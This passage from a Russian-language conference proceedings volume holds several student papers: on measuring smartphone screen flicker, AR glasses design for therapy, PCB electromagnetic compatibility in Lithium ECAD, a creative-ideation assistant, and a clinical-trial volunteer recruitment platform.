Стоит отметить, что уже несколько лет некоторые производители используют технологию «Flicker Free», которая призвана уменьшить негативное влияние монитора на здоровье человека путём отказа от широтно-импульсной модуляции. Однако на рынке смартфонов не каждая компания может похвастаться подобной функцией, которую иногда называют «DC Dimming». А в большинстве случаев пользователь не догадывается, что такая технология существует.

Принцип работы заключается в том, что подсветка экрана всегда работает на максимальном значении, в результате достигается уменьшение мерцания, а регулировка яркости осуществляется за счёт наложения тёмного фильтра, который «приглушает» цвета. Для пользователя работа данной функции может быть заметна в виде менее «контрастного» изображения, но, как уже было сказано ранее, шаги со стороны производителей в направлении решения данной проблемы минимизируют эти недостатки.

Изучив теоретическую часть, можно приступать к практике. Попробуем разобраться в эффективности данного способа снижения пульсации, используя люксметр-пульсметр для более точных измерений. Рассмотрим случаи, как активировать данную функцию почти на любом смартфоне. Сравним время работы от аккумулятора с включённой функцией и без неё и проанализируем опыт использования данных мер спустя несколько месяцев тестирования.

Во-первых, необходимо понять, как активировать «режим снижения пульсации». В разных случаях названия могут отличаться, но принцип работы один и тот же. На устройствах под управлением операционной системы Android существует бесплатное приложение «OLED Saver», которое можно установить из «Google Play». В некоторых случаях прибегать к помощи сторонних разработчиков не придётся, так как производитель смартфона предоставил подобную функцию в настройках хотя бы на некоторых моделях. К числу таких компаний относятся Xiaomi, OnePlus, Huawei и другие. На устройствах с операционной системой iOS пункт «понижение точки белого» в настройках также даёт похожий результат.

Для более точных измерений взят люксметр-пульсметр «Radex Lupin» и установлено официальное программное обеспечение для вывода полной информации на компьютер. Все опыты проводились на максимальном и минимальном значениях яркости дисплеев, а также при 30 кд/м^2 как наиболее популярном значении.

Для первых измерений взят смартфон с IPS матрицей (рисунок 1).



Рисунок 1 – Результаты измерений IPS матрицы

Исследования показывают, что пульсация крайне мала почти на всём диапазоне яркости и лишь на минимальном значении заметно небольшое превышение нормы, которое составляет 21 %.

В случае OLED, как и ожидалось, пульсация до включения режима «понижение точки белого» превышает допустимое значение в несколько раз (рисунок 2).



Рисунок 2 – Результаты измерений OLED матрицы с повышенной пульсацией

На максимальной яркости ШИМ в пределах нормы, но при 30 кд/м² и ниже коэффициент пульсации гораздо больше. К желаемой цифре в 5 % удалось приблизиться только при 238 кд/м², но в большинстве случаев это слишком ярко для комфортного использования вечером. На меньших значениях яркости пользоваться смартфоном становится вредно.

После активации «понижения точки белого» наблюдаем положительную динамику (рисунок 3).



Рисунок 3 – Результаты измерений OLED матрицы с пониженной пульсацией

Сразу стоит отметить, что в настройках выбрано значение 85 % работы данной функции, так как при 100 % максимальная и минимальная яркость падала до некомфортных значений в дневное время суток. 43 кд/м², по наблюдениям, хватает даже на улице. На минимальной яркости пульсация возросла до 62 %, но обычно экран ярче, а значит, пользователю не грозит высокое значение пульсации. Можно добиться лучших результатов, если выставить 100% «понижения точки белого».

AMOLED схож с результатами OLED. Это связано со схожим строением матрицы (рисунок 4).



Рисунок 4 – Результаты измерений AMOLED матрицы с повышенной пульсацией

Дополнительное изучение показаний частоты и яркости свидетельствует, что наибольший пик приходится на 240 Гц, а яркость имеет крайне нестабильное значение. Именно в этом случае видна вредность ШИМа.

После активации работы приложения «OLED Saver» вредное воздействие на глаза значительно снижается (рисунок 5).



Рисунок 5 – Результаты измерений AMOLED матрицы с пониженной пульсацией

Изучение частот показывает, что они распределились более равномерно. График яркости также стал показывать более безопасные значения. Очевидно, что ШИМ значительно уменьшился.

Результаты исследования представлены в таблице 1, из которой видно, что в некоторых случаях удалось добиться снижения негативного воздействия в несколько раз. При определённых значениях яркости коэффициент пульсации до принятия мер по его снижению мог превышать 120 %. В таких случаях отношение «до» и «после» достигает более, чем 10 раз.

Таблица 1 – Измерения пульсации

Тип матрицы		IPS	OLED	AMOLED	
Кп	При макс. яркости	0.8 %	6.7 %	7.9 %	
	При 30 кд/м ²	Без понижения пульсации	1.2 %	76 %	81 %
	При мин. яркости		21 %	50 %	52 %
	При макс. яркости		-	11 %	7.8 %
	При 30 кд/м ²	С понижением пульсации	-	13 %	10 %
	При мин. яркости		-	62 %	30 %

Сильных изменений во времени работы от аккумулятора обнаружено не было. Разница в процентах заряда при воспроизведении видео в течение двух часов с включённой и выключенной функциями составила не более 1 %.

С активированными функциями снижения ШИМ смартфоны использовались более двух лет. За этот период серьёзных недостатков обнаружено не было. Искажение цветопередачи было крайне незначительным. Глаза, действительно, стали меньше уставать к концу дня.

В перспективе есть желание изучить остальные типы матриц, сделать замеры пульсаций на других устройствах, популяризировать идею важности в необходимости снижения ШИМа при помощи предложенных методов.

СПИСОК ИСТОЧНИКОВ

1. Широтно-импульсная модуляция // Википедия. Свободная энциклопедия. URL: https://ru.wikipedia.org/wiki/Широтно-импульсная_модуляция (дата обращения: 15.10.2020).
2. Карандашный тест монитора ШИМ. Как сделать и что это такое // Познавательный портал Бест Куб. URL: <https://bestcube.space/karandashnyj-test-monitora-shim-kak-sdelat-i-cto-eto-takoe> (дата обращения: 12.01.2021).
3. ГОСТ Р 54945-2012 Здания и сооружения. Методы измерения коэффициента пульсации освещённости // Электронный фонд нормативно-технической и нормативно-правовой информации Консорциума «Кодекс». URL: <http://docs.cntd.ru/document/gost-r-54945-2012> (дата обращения: 15.01.2021).
4. Мерцание светодиодных ламп // Планета Электрика: сайт Группы Компаний «Электрокомплектсервис». URL: <https://www.elektro.ru/articles/detail/mertsanie-svetodiodnykh-lamp/> (дата обращения: 15.01.2021).
5. Пульсации яркости: факты, механизмы и нормы // Сайт Хабр. URL: <https://habr.com/ru/post/405821/> (дата обращения: 17.01.2021).

Еркович Виктория Владимировна, доцент кафедры «Промышленный дизайн и упаковка»,
Белорусский национальный технический университет

Yerkovich Victoria Vladimirovna, Associate Professor of the Department «Industrial Design
and Packaging», Belarusian National Technical University

Галочкина Анна Андреевна, студент, Белорусский национальный технический университет
Galochkina Anna Andreyevna, student of Belarusian National Technical University

РАЗРАБОТКА ДИЗАЙНА ОЧКОВ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ ДЛЯ ОНЛАЙН-ТЕРАПИИ

DESIGN DEVELOPMENT OF AUGMENTED REALITY GLASSES FOR THERAPY

Аннотация. Современные технологии смогли далеко шагнуть в сторону развития виртуальной, дополненной и смешанной реальности. Так, что теперь новые технологии можно внедрить в различные сферы деятельности человека. Для разработки дизайна под специальную область было решено взять направление психотерапии, так как для улучшения качества лечения необходимо совершенствовать методы и приемы терапии. В данной работе были изучены основные концепции в очках дополненной реальности, выявлен наилучший и безопасный вариант внедрения в разработку очков, исследованы цветовые схемы для внешнего вида очков, разработана концепция очков дополненной реальности.

Abstract. Modern technology has been able to make great strides in the development of virtual, augmented and mixed reality. So, now new technologies can be implemented in different spheres of human activity. It was decided to take the direction of psychotherapy for the design under the special field, as it is necessary to improve the methods and techniques of therapy in order to improve the quality of treatment. In this work, the basic concepts in augmented reality glasses were studied, the best and safest option for implementation in the development of glasses was identified, color schemes for the appearance of glasses were investigated, the concept of augmented reality glasses was developed.

Ключевые слова: дополненная реальность, дизайн, разработка, психотерапия, колористика.

Key words: augmented reality, design, development, psychotherapy, coloristics.

В последние десятилетия подход дополненной реальности расширил свое применение в клинической психологии и психологии здоровья. Эта технология была использована для лечения нескольких психических расстройств, например: фобий, расстройств, связанных со стрессом, депрессии, расстройств пищевого поведения и хронической боли.

Клиническая психология – это интеграция науки, теории и клинических знаний с целью понимания, предотвращения и облегчения психологических дисфункций, а также содействия благополучию и развитию личности. Практическая часть этой работы основана на психологической оценке, клинической формулировке и психотерапии, хотя клинические психологи также занимаются исследованиями, преподаванием, консультированием, судебной экспертизой, разработкой и администрированием программ [4].

Поскольку мы живем в цифровую эпоху, картина клинической психологии изменилась. Массовое внедрение информационно-коммуникационных технологий (ИКТ) произвело революцию во взглядах на психологию и, самое главное, на то, как работают психотерапевты. В частности, применение дополненной реальности (AR) внесло важный вклад в развитие психического здоровья [3].

Благодаря технологическим возможностям AR, можно увеличить мир вокруг нас и таким образом противостоять конкретной фобии с помощью всего лишь мобильного

приложения. Но для профессионалов это не всегда легкая работа, потому что использование ИКТ обычно подразумевает, что психологи должны открыть свой разум и сотрудничать с инженерами и другими специалистами, имеющими разный опыт.



Кибертерапия – это направление психологии, которое использует ИКТ для того, чтобы вызвать клинические изменения. Она также определяется как использование передовых технологий, таких как дополненная реальность, в качестве дополнения к традиционной форме терапии. Кибертерапия быстро становится признанным и проверенным методом лечения множества различных проблем со здоровьем. Это происходит потому, что технология, поддерживающая «кибертерапию», обеспечивает визуальные и слуховые стимулы, которые трудно получить иным способом. Подход электронной терапии позволяет пациенту участвовать в лечении без необходимости посещения офиса, что часто уменьшает другие ограничения, возникающие при лечении лицом к лицу [4].

Главное преимущество онлайн-терапии перед другими заключается в том, что она может охватить людей, которые иначе не могли бы обратиться за терапией, например, инвалидов или тех, кто живет в отдаленных районах. Отметим, что она также сокращает время контакта между терапевтом и пациентом.

Для создания очков дополненной реальности существуют несколько технологий подачи изображения в линзу. В данном концепте было принято решение использовать Letin AR. Эта технология основана на неспособности глаза сфокусироваться на близких предметах, расположенных на поверхности очковой линзы. Изображение генерируется отдельно, далее фокусируется на микро-зеркале, которое внедрено в линзу. Для увеличения просмотровой области используется массив упорядоченных микро-зеркал. Переотражаясь, изображение попадает в глаз наблюдателя. Размер микро-зеркал меньше диаметра зрачка глаза и располагается на расстоянии нескольких сантиметров, что позволяет наблюдать образ окружающей среды без помех с возможностью наложения дополненной реальности [1].

Стояла задача сделать их максимально похожими на обычную оправу, чтобы эксплуатация не вызывала дискомфорт. Для цвета, подходящего терапевтическим методам, были изначально выбраны 2 цвета, ассоциирующиеся со спокойствием, уравновешенностью и т.д. Но, так как они друг с другом не образуют правильное сочетание был выбран зеленый цвет, как основной (таблица 1) [2].

Таблица 1 – Цвета, способствующие спокойствию, безопасности, уверенности

Цвет	Описание	Пример
Зеленый	Цвет спокойствия, процветания, молодости, надежды, безопасности	
Синий	Цвет стабильности, спокойствия, доверия, безмятежности	

На начальном этапе были произведены замеры головы человека, под которую можно сделать концепт очков. Для разработки более универсальной модели требуется проведение анкетирования среди населения от 12 до 70 лет, чтобы охватить все возможные варианты (рисунок 1).




Рисунок 1 – Пропорции головы человека




Рисунок 2 – Набросок очков дополненной реальности

После измерения головы модели получились следующие параметры: $AF=220$ мм, $\frac{1}{2} AF=DF=AD=110$ мм, $AB=35$ мм, $BF=185$ мм, $BC=CE=EF=62$ мм, $2OE=2KD=PK=40$ мм $CD=30$ мм.

Полученные данные были использованы для примерного наброска очков, которые позже будут доработаны непосредственно в программе трехмерной графики (рисунок 2).

Далее, по наброску была создана 3D-модель очков, которая соответствует выше изложенным определениям. В процессе создания очков были добавлены две камеры для отслеживания окружающей среды. Крупные дужки необходимы для обеспечения необходимого пространства внутренним деталям, которые воспроизводят изображения дополненной реальности. Чтобы дужки не выбивались из общей композиции было принято решение соединить оправу в нижней части вместе, таким образом фокусируя все внимание на проекцию на линзе (рисунок 3).



Рисунок 3 – Модель очков, виды: в изометрии, в профиль, сбоку

В данной работе были изучены аспекты новых направлений психотерапии, которые требуют особые, заточенный под конкретные задачи, инструменты. Под такие задачи был разработан концепт-дизайн очков дополненной реальности с технологией Letin AR, который удовлетворил бы запросы на мировом рынке. Технология дополненной реальности еще не развита максимально, что ограничивает разработки дизайна по многим пунктам, сокращает производственные возможности, все еще не очень эргономична для человека, но она дает множество возможностей для новых идей и разработок.

СПИСОК ИСТОЧНИКОВ

1. Очки дополненной реальности: где мы сейчас? – URL: <https://habr.com/ru/post/503630/> (дата обращения: 17.10.22).
2. Психология цвета: что означает каждый цвет и как он проявляется на нашей жизни? – URL: <http://surl.li/dnqui> (дата обращения: 17.10.22).

3. The Past, Present, and Future of Virtual and Augmented Reality Research: A Network and Cluster Analysis of the Literature. – URL: <https://www.frontiersin.org/articles/10.3389/fpsyg.2018.02086/full> (дата обращения: 17.10.22).

4. Virtual and Augmented Reality: New Frontiers for Clinical Psychology. – URL: <https://www.intechopen.com/chapters/59468> (дата обращения: 17.10.22).

УДК 621.396

Идиатуллов Заур Рафикович, кандидат технических наук, доцент кафедры Конструирования и технологии производства электронных средств, Казанский национальный исследовательский технический университет им. А.Н. Туполева - КАИ
Idiatullov Zaur Rafikovich, Candidate of Technical Sciences, Associate professor of the department of Design and technology of production of electronic means,

Kazan National Research Technical University n.a. A.N. Tupolev - KAI

Алмазхан Нурбек Алмазханулы, студент, Казанский национальный исследовательский технический университет им. А.Н. Туполева - КАИ

Almazkhan Nurbek Almazkhanuly, student of Kazan National Research Technical University n.a. A.N. Tupolev – KAI

Игошин Ярослав Евгеньевич, студент, Казанский национальный исследовательский технический университет им. А.Н. Туполева - КАИ

Igoshin Yaroslav Evgenievich, student of Kazan National Research Technical University n.a. A.N. Tupolev - KAI

ПРОЕКТИРОВАНИЕ ПЕЧАТНЫХ ПЛАТ РЭС С УЧЕТОМ ЭЛЕКТРОМАГНИТНОЙ СОВМЕСТИМОСТИ С ИСПОЛЬЗОВАНИЕМ САПР LITHIUM ECAD

PCB DESIGN OF REM WITH CONSIDERING ELECTROMAGNETIC COMPATIBILITY USING CAD LITHIUM ECAD

Аннотация. Многие современные САПР, созданные для проектирования радиоэлектронной аппаратуры, зачастую решают строго определенные задачи. Некоторые из них имеют проблемы связанные с удобством взаимодействия, устаревшими данными и функциями, частотой обновления и т.д. Для решения задач обеспечения электромагнитной совместимости радиоэлектронных средств, на внутриаппаратном уровне, предлагается использовать возможности отечественной САПР – Lithium ECAD.

Abstract. Many modern CAD systems created for the design of electronic equipment often solve strictly defined tasks. Some of them have issues related to user friendliness, outdated data and features, update frequency, etc. To solve the problems of ensuring the electromagnetic compatibility of radio-electronic means, at the intra-hardware level, it is proposed to use the capabilities of the domestic CAD - Lithium ECAD.

Ключевые слова: САПР, LITHIUM ECAD, ПП, ЭМС.

Key words: CAD, LITHIUM ECAD, PCB, EMC.

Введение

Проблема обеспечения внутриаппаратурной электромагнитной совместимости (ЭМС) радиоэлектронных средств (РЭС) заставила разработчиков печатных плат (ПП) и создателей, специализированных САПР предусматривать различные подходы для ее решения. Учитывая пути распространения непреднамеренных электромагнитных помех (НЭМП), основная цель обеспечения внутриаппаратурной ЭМС состоит в снижении

влияния паразитных связей, экранировании и компенсации помех. Проблемы, связанные с использованием иностранного программного обеспечения (ПО), заставило отечественные компании и организации активно заняться созданием своего САПР для проектирования ПП.

Основная часть.

Lithium ECAD – Это кроссплатформенная САПР ПП, предназначенная для разработки как простых, так и сложных электронных устройств. От своих потенциальных конкурентов он отличается удобством и простотой использования, наличием русской локализации интерфейса, быстротой установки, возможностью оформления принципиальной схемы и спецификации по ГОСТ и наличием в свободном доступе руководства по работе непосредственно в программе.

Для обеспечения внутриаппаратурной ЭМС могут пригодиться средства для трассировки ПП, настройки слоев ПП и отверстий (металлизированных и неметаллизированных), расстановки компонентов на ПП, установки классов цепей и незаменимая возможность синхронизации принципиальной схемы с ПП.

Для решения проблемы возникающих паразитных связей, как результата взаимного влияния соседних компонентов на ПП или же находящихся рядом блоков или устройств, схемы проектируются с выделением отдельных проводников. Различают понятия «силовой земли» и «сигнальной земли».

К силовой земле подключают цепи питания устройств. К сигнальной земле подключают цепи устройств преобразования полезного сигнала. Сигнальные земли разделяют на аналоговые сигнальные земли и цифровые сигнальные земли. Суть этого разделения на аналоговые и цифровые земли состоит в уменьшении взаимных НЭМП друг на друга аналоговых и цифровых сигнальных цепей.

На рисунке 1 показана принципиальная схема разделения цепей питания и земли для микроконтроллеров PSoC4 AN57821, сделанная в редакторе принципиальных схем Lithium ECAD.




Рисунок 1 – Принципиальная схема разделения цепей питания и земли

Компоненты L1, L2, L3 и L4 представляют собой ферритовые бусины, которые обеспечивают подавление паразитных связей в проводниках. В данном конкретном случае, они представляют собой чип компоненты моделей BLM, монтируемые на поверхность ПП. Рекомендуемый номинал конденсаторов C1...C6 – 100 пФ.

С помощью трассировки ПП можно расположить компоненты и проводники в требуемом порядке и положении. В качестве примера расстановки компонентов на плате на рисунке 2 изображена ПП USB UART. При необходимости, в программе есть возможность посмотреть 3D-модель ПП.




Рисунок 2 – Пример трассировки компонентов на ПП USB UART




Рисунок 3 – Окно программы просмотра 3D-модели ПП USB UART

На рисунке 3 изображено окно программы просмотра 3D-модели ПП USB UART.

В окне программы просмотра 3D-модели есть возможность отключить отображение отдельных частей ПП. Например, если отключить отображение маски ПП и поверхности ПП, можно будет увидеть переходные отверстия и расположения проводников как для односторонней ПП, так и для двухсторонней ПП.

Приведенные на рисунках 2 и 3 примеры работы с расположением компонентов и трассировке проводников на ПП показывают возможности расстановки источников помех относительно рецепторов помех и возможности разводки проводников с целью повышения помехозащищенности.

Изменение класса цепей позволяет управлять группами проводников, например, чтобы отдельные проводники на ПП имели другую ширину, в отдельных случаях так делают для шунтирующих и сигнальных проводников, чтобы увеличить их помехозащищенность от магнитных помех.

Настройка слоев и отверстий на ПП позволяют работать с многослойными ПП. При этом следует учитывать поведение тока в зависимости от его частоты, потому что не всегда ток стремится течь через путь с меньшим сопротивлением, иногда целью высокочастотных токов становятся цепи с наименьшей индуктивностью. Среди прочего, если требуется закрепить ПП, используют неметаллизированные отверстия.

В различных книжных изданиях и интернет сайтах радиолюбительских схем можно также найти некоторые решения по обеспечению ЭМС. Например, компенсатор помех стереофонических усилителей звукового сигнала. Главным смыслом этой схемы является построение двухканального каскада предварительного усиления.

Среди дополнительных функций могут помочь как при проектировании ПП, так и при схемотехнической разработке будущего устройства встроенные в программу калькуляторы для расчета параметров фильтров, делителей и параллельных резисторов и подсчет номиналов резисторов, имеющих цветовую маркировку (4 и 5 кольцевую).

Заключение

Полученные результаты показывают, что САПР Lithium ECAD позволяет не только упростить проектирование ПП с последующим оформлением чертежей и спецификаций, но и локально решать проблемы ЭМС. Для решения проблем внутриаппаратной ЭМС в программе предусмотрены средства для более точной настройки параметров ПП, расположение компонентов и проводников на ней, настройка слоев ПП и отверстий и изменение толщины отдельных классов проводников на плате. Среди прочего, были даны некоторые краткие пояснения по применению каждого из средств программы в решении задач внутриаппаратной ЭМС.

СПИСОК ИСТОЧНИКОВ

1. Евстафьев, В. В. Основы конструирования и технологии производства РЭС : учебное пособие по дисциплине «Основы конструирования и технологии производства РЭС» / В. В. Евстафьев, И. А. Енгибарян, И. А. Сахаров. – Москва : Издательский дом Академии Естествознания, 2016. – 92 с.
2. Еремин, А. Методы экранирования помех на печатной плате: правила выполнения и ограничения // Компоненты и технологии. – 2019. – №5 (214). – С. 105-112.
3. Идиатуллов, З.Р. Конструирование радиоэлектронных средств с учетом обеспечения электромагнитной совместимости // Новые технологии, материалы и оборудование российской авиакосмической отрасли – АКТО-2016. – Казань : Академия наук Республики Татарстан, 2016. – С. 517-520.
4. Ромащенко, М. А. Основы внутриаппаратурной электромагнитной совместимости. – Воронеж : ФГБОУ ВПО «Воронежский государственный технический университет», 2015. – 142 с.
5. Седельников Ю. Е., Веденькин Д. А. Электромагнитная совместимость радиоэлектронных средств : учебное пособие / под ред. Ю.Е. Седельникова. – Казань : ООО «Новое знание», 2016. – 344 с.
6. Кузнецов, А. Помехоустойчивые устройства // Сахара – . – URL: http://сахара.ru/lib/emc_immunity.html (дата обращения: 29.09.2022).
7. Как разделить аналоговую и цифровую земли у МК // Easyelectronics – . – URL: <http://forum.easyelectronics.ru/viewtopic.php?f=14&t=23137> (дата обращения: 29.09.2022).
8. Эффективный компенсатор переходных помех // Каталог радиолюбительских схем – . – URL: www.irls.narod.ru/unch/csp03.htm (дата обращения: 29.09.2022).
9. Lithium ECAD – российская САПР печатных плат // Lithium ECAD – . – URL: <https://www.lecad.ru> (дата обращения: 29.09.2022).

УДК 004.04

Котляров Валерий Петрович, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Kotlyarov Valery Petrovich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University
Демидов Эдуард Даниилович, студент, Комсомольский-на-Амуре государственный университет
Demidov Eduard Daniilovich, student of Komsomolsk-na-Amure State University

ЦИФРОВОЙ ПОМОЩНИК ТВОРЧЕСКОЙ ДЕЯТЕЛЬНОСТИ

DIGITAL ASSISTANT FOR CREATIVE ACTIVITY

Аннотация. Предложен вариант цифрового помощника для частичного переноса творческой деятельности в компьютер. Сформулированы принципы, которые будут использоваться приложением во время разработки творческих идей, предложен алгоритм работы, основанный на одном из существующих методик, дано пояснение и описание его работы.

Abstract. A variant of a digital assistant for partial transfer of creative activity to a computer is proposed. The principles that will be used by the application during the development of

creative ideas are formulated, a work algorithm based on one of the existing methods is proposed, an explanation and description of its work are given.

Ключевые слова: цифровой помощник, творческая деятельность, алгоритм творчества, описание, приложение.

Key words: digital assistant, creative activity, algorithm of creativity, description, application.

Мир не стоит на месте, так и не стоит на месте прогресс, люди продолжают создавать и накапливать информацию об окружающем мире, как природного происхождения, так создаваемые человеком.

За последнее столетие необходимость в творчестве и креативности возросла. На данный момент существуют различные принципы создания новых творческих идей, такие как:

- принцип наоборот;
- принцип ускорения / замедления;
- принцип дробления;
- принцип увеличения / уменьшения;
- принцип динамичности / статичности;
- принцип квантования / непрерывности;
- принцип универсализации / ограничения;
- принцип вынесения / внесения;
- принцип оживления;
- принцип смещения;
- принцип внешних связей;
- принцип изменения свойств;
- принцип изменения агрегатного состояния.

Все эти принципы основаны на системном подходе к творчеству и подразумевают, работу с каким-либо элементом системы для получения творческой новинки.

Современные технологии постоянно развиваются и не стоят на месте. Уже несколько лет, как стало понятно, что даже считавшаяся исконно человеческой область деятельности по созданию творчества, может быть выполнена и компьютером. На нынешние уровни развития программы пока способны только на частичное выполнение этих действий.

Для частичного упрощения процесса творчества предлагается разработать цифрового помощника, способного на основе алгоритмов и взаимосвязи систем и их свойств с параметрами и подсистем, изменять и описывать получающиеся в результате работы полученные объекты.

Для работы алгоритма программы цифрового помощника, выбран метод снежного кома (МСК), придуманного американским фантастом А. Азимовым. Принцип работы данного метода основан на придумывании фантастической, нереальной идеи, которая «помещается» в нашу реальную жизнь. Вокруг центральной идеи начинают накручиваться слои реальности, с учетом влияния на них нашей придуманной фантастической ситуации.

Принцип работы по МСК заключается в следующем:

- выбрать объект изменения (систему);
- предложить идею изменения выбранной системы;
- выявить, как в связи с изменением исходной системы изменятся ее окружающие системы и надсистемы, в которые она входит [1].

Как видно из описания метода для создания фантастической вещи нет необходимости работать образно или абстрактно, а все изменения происходят под действием логики. Как известно компьютеры отлично работают с данными, их взаимодействие между собой под действием заданных правил работы с ними. Каждый объект в мире

является системой, которая состоит из функций, элементов, параметров и подсистем [2]. Всё это данные, которые могут быть записаны, отсортированы, обработаны и выстроены правила взаимодействия их между собой. Примером работ таких программ могут служить системы проверки правописания.

Для помощника данные о различных системах будут выстроены согласно их взаимосвязи между собой, связи со свойством, которое они отражают, и связи с системами, в которые они входят. Для этого оптимальным вариантом видится использование в программе сетевой базы данных.

Примерный алгоритм работы приведен на рисунке 1.

Система состоит из подсистем, параметров, функций, надсистем. После выбора системы происходит проверка, с какими элементами у неё есть связь, после чего загружают необходимые элементы, параметры, системы, подсистемы и надсистемы. После изменения того или иного элемента происходит замена связи на выбранное свойство. В случае удаления подсистемы, если система утратила способность выполнять свою функцию, происходит подбор иной подсистемы, за исключением убранный, для восстановления работоспособности. После этого изменяются прочие параметры исходя из свойств воссозданных связей с подсистемами, на основе требований и параметров, на основе которых их различают.

Принцип работы программы будет заключаться в следующем.

В начале пользователь выбирает систему, которую хочет сделать фантастической. Далее будет выведен состав системы: её функция; основные элементы, из которых она состоит; её параметры; подсистемы, которые она имеет; и надсистемы в которые она входит. После этого, выбрав что-либо из представленного или перейдя в её подсистемы (надсистемы), пользователь может изменить выбранный элемент на другой или убрать его. После чего программа на основе изменений обработает полученные изменения и изменит подсистему, систему и надсистему, доведя её до логической работоспособности согласно правилам взаимосвязи элементов. Если в пределах данной системы изменения не дают результата, программа начинает подбирать подходящие свойства или элементы других систем. В результате обработки на экране появится список полученных систем в результате изменений с описанием корректировок примененных программой.




Рисунок 1 – Пример архитектуры работы цифрового помощника

Помощник будет разрабатываться в два этапа.

В первом этапе основной упор сделан на выстраивании взаимосвязи данных между собой, отработкой алгоритма изменения систем на основе действия пользователя и формировании описания полученного результата.

Во втором этапе для повышения удобства пользования будет разработан механизм визуального отображения результата работы. Каждая система состоит из подсистем, и набор этих подсистем прямым образом влияет на внешний вид всей совокупности в общем.

В качестве примера можно привести машину. Если попросить ребенка нарисовать её, то он нарисует в первую очередь корпус и колёса, так как это самые большие элементы машины, в большей степени, формирующие внешний вид системы. Но в большинстве случаев ребёнок не будет знать, что выступ спереди машины – это необходимость куда-то поставить мотор, без которого машина не сможет ехать. От параметров мотора, например, его размера, и места его расположения может меняться внешний вид автомобиля.

На втором этапе будет сделан упор на разработке механизма отображения результата и совмещении с описанием из предыдущего этапа.

Со временем и развитием компьютеров и программ их функциональность будет только развиваться и расширяться. Вероятней всего, что когда-нибудь написанием книг, созданием видеоигр и рисованием фильмов будут полностью заниматься компьютеры без участия людей, а только по заказу моделируя целые миры со своими отличиями.

СПИСОК ИСТОЧНИКОВ

1. Долотов, Б. И. Развитие творческого воображения : учебное пособие / Б. И. Долотов, П. Г. Демьшев. – Комсомольск-на-Амуре : ГОУВПО «КнАГТУ», 2004. – 116 с.
2. Большая российская энциклопедия / СИСТЕМА, В. Н. Садовский. Режим доступа: <https://bigenc.ru/philosophy/text/3666383>, свободный (дата обращения 25.10.2022 г).

УДК 004.4

Котляров Валерий Петрович, кандидат технических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kotlyarov Valery Petrovich, Candidate of Engineering Sciences, Associate Professor of the «Design, Management and Development of Information Systems», Komsomolsk-na-Amure State University

Мацепура Андрей Михайлович, студент, Комсомольский-на-Амуре государственный университет

Matsepura Andrey Mikhailovich, student of Komsomolsk-na-Amure State University

ЦИФРОВАЯ ПЛАТФОРМА ДЛЯ ПОДБОРА ИСПЫТУЕМЫХ РАЗЛИЧНЫХ ФАРМАЦЕВТИЧЕСКИХ ИССЛЕДОВАНИЙ

A DIGITAL PLATFORM FOR SELECTION OF SUBJECTS FOR VARIOUS PHARMACEUTICAL STUDIES

Аннотация. В данной работе предложена цифровая платформа, осуществляющая подбор испытуемых для различных исследований, проводимых фармацевтическими компаниями. Её главной целью является автоматизация поиска и подбора добровольцев для исследований различных областей медицины, в независимости от выставленных компанией-заказчиком критериев.

Abstract. The purpose of this work is to develop a digital platform that selects subjects for various studies conducted by pharmaceutical companies. Its main goal is to automate the search and selection of volunteers for research in various fields of medicine, regardless of the criteria set by the customer company.

Ключевые слова: приложение, автоматизация, оптимизация процессов взаимодействия, увеличение эффективности, обработка данных.

Key words: application, automation, optimization of interaction processes, increase in efficiency, data processing.

Клинические исследования – это важнейший шаг в разработке медицинских препаратов и технологий лечения, который следует перед регистрацией и широким их использованием. Их исследование является необходимым в следствие устранения побочных эффектов.

После ухода иностранных фармацевтических компаний из нашей страны, количество исследований, проводимых в России сильно выросло. Однако важнейшая проблема данных исследований - набор добровольцев, никуда не пропала, так как на данный момент не существует единого способа их поиска. Поэтому самое нужное в этой сфере – автоматизация [1].

Кроме того, большее число российских компаний ищут людей через социальные сети, что нельзя назвать по-настоящему эффективным (рисунок 1) [2].

Для решения данной проблемы и создается цифровой платформы. Его целью является помощь фармацевтическим компаниям в наборе испытуемых для проведения различных исследований. Компаниям стоит лишь создать запрос по набору и благодаря множеству различных критериев отбора, найти именно тех, кто им нужен. Женщина или мужчина, какое-то особое заболевание или что-то другое, компаниям не понадобится тратить своё драгоценное время на бесконечные поиски. Пациенту потребуется только зарегистрироваться и самостоятельно, либо же автоматически с использованием функции входа через госуслуги внести свою личную информацию в единую базу данных [3].



Рисунок 1 – Пути поиска добровольцев для клинических исследований

Далее необходимо выбрать области исследований, в которых он хотел бы участвовать, что позволит показать ему огромный список предложений от компаний, которым требуются такие как он (рисунок 2).

Все будет проходить анонимно, каждому участнику будет выдан определенный номер, поэтому ФИО или же другие личные данные, исключая состояние здоровья, заказчик не узнает, пока договор о сотрудничестве не будет подписан [4].

Алгоритм работы приложения очень прост. При входе вы попадаете на страницу входа в аккаунт, где нужно зарегистрироваться или войти, если аккаунт уже существует. При этом вводя некорректные данные, будут выходить соответствующие ошибки. Далее вы попадаете на главную страницу, откуда можно перейти в свой профиль и внести туда все необходимые данные двумя различными способами, которые были огово-

рены ранее. После их заполнения появляется возможность просмотра доступных для участия исследований, где можно отправить заявку на участие. Если при создании аккаунта была выбрана роль заказчика, становится доступна вкладка создания заявки на набор, где заказчик может внести все необходимые для набора людей критерии и выложить ее в общий доступ (рисунок 3).




Рисунок 2 – Примерный вид списка предложений от компаний




Рисунок 3 – Алгоритм приложения

Всего в России более 500 фармацевтических компаний [5], а ввиду импортозамещения их число будет в дальнейшем сильно увеличиваться, что позволит цифровой платформе пользоваться большим спросом.

Кроме того, в нашей стране живет более 140 миллионов человек и далеко не каждый отказался бы от пассивного дохода, который можно получать, участвуя в такого рода исследованиях. А благодаря тому факту, что приложение бесплатно для добровольцев, любой сможет его скачать, что сильно увеличит приток людей в данную сферу.

СПИСОК ИСТОЧНИКОВ

1. Черткова, Е. А. Статистика. Автоматизация обработки информации: учеб. пособие для вузов / Е. А. Черткова ; под общ. ред. Е. А. Чертковой. – 2-е изд., испр. и доп. – Москва : Издательство Юрайт, 2017. – 195 с.

2. Как стать добровольцем в медицинских испытаниях и сколько за это платят. Режим доступа: <https://www.sravni.ru/text/kak-stat-dobrovolcem-v-meditsinskikh-ispytaniyakh-i-skolko-za-ehto-platjat>, свободный (дата обращения 25.10.2022).

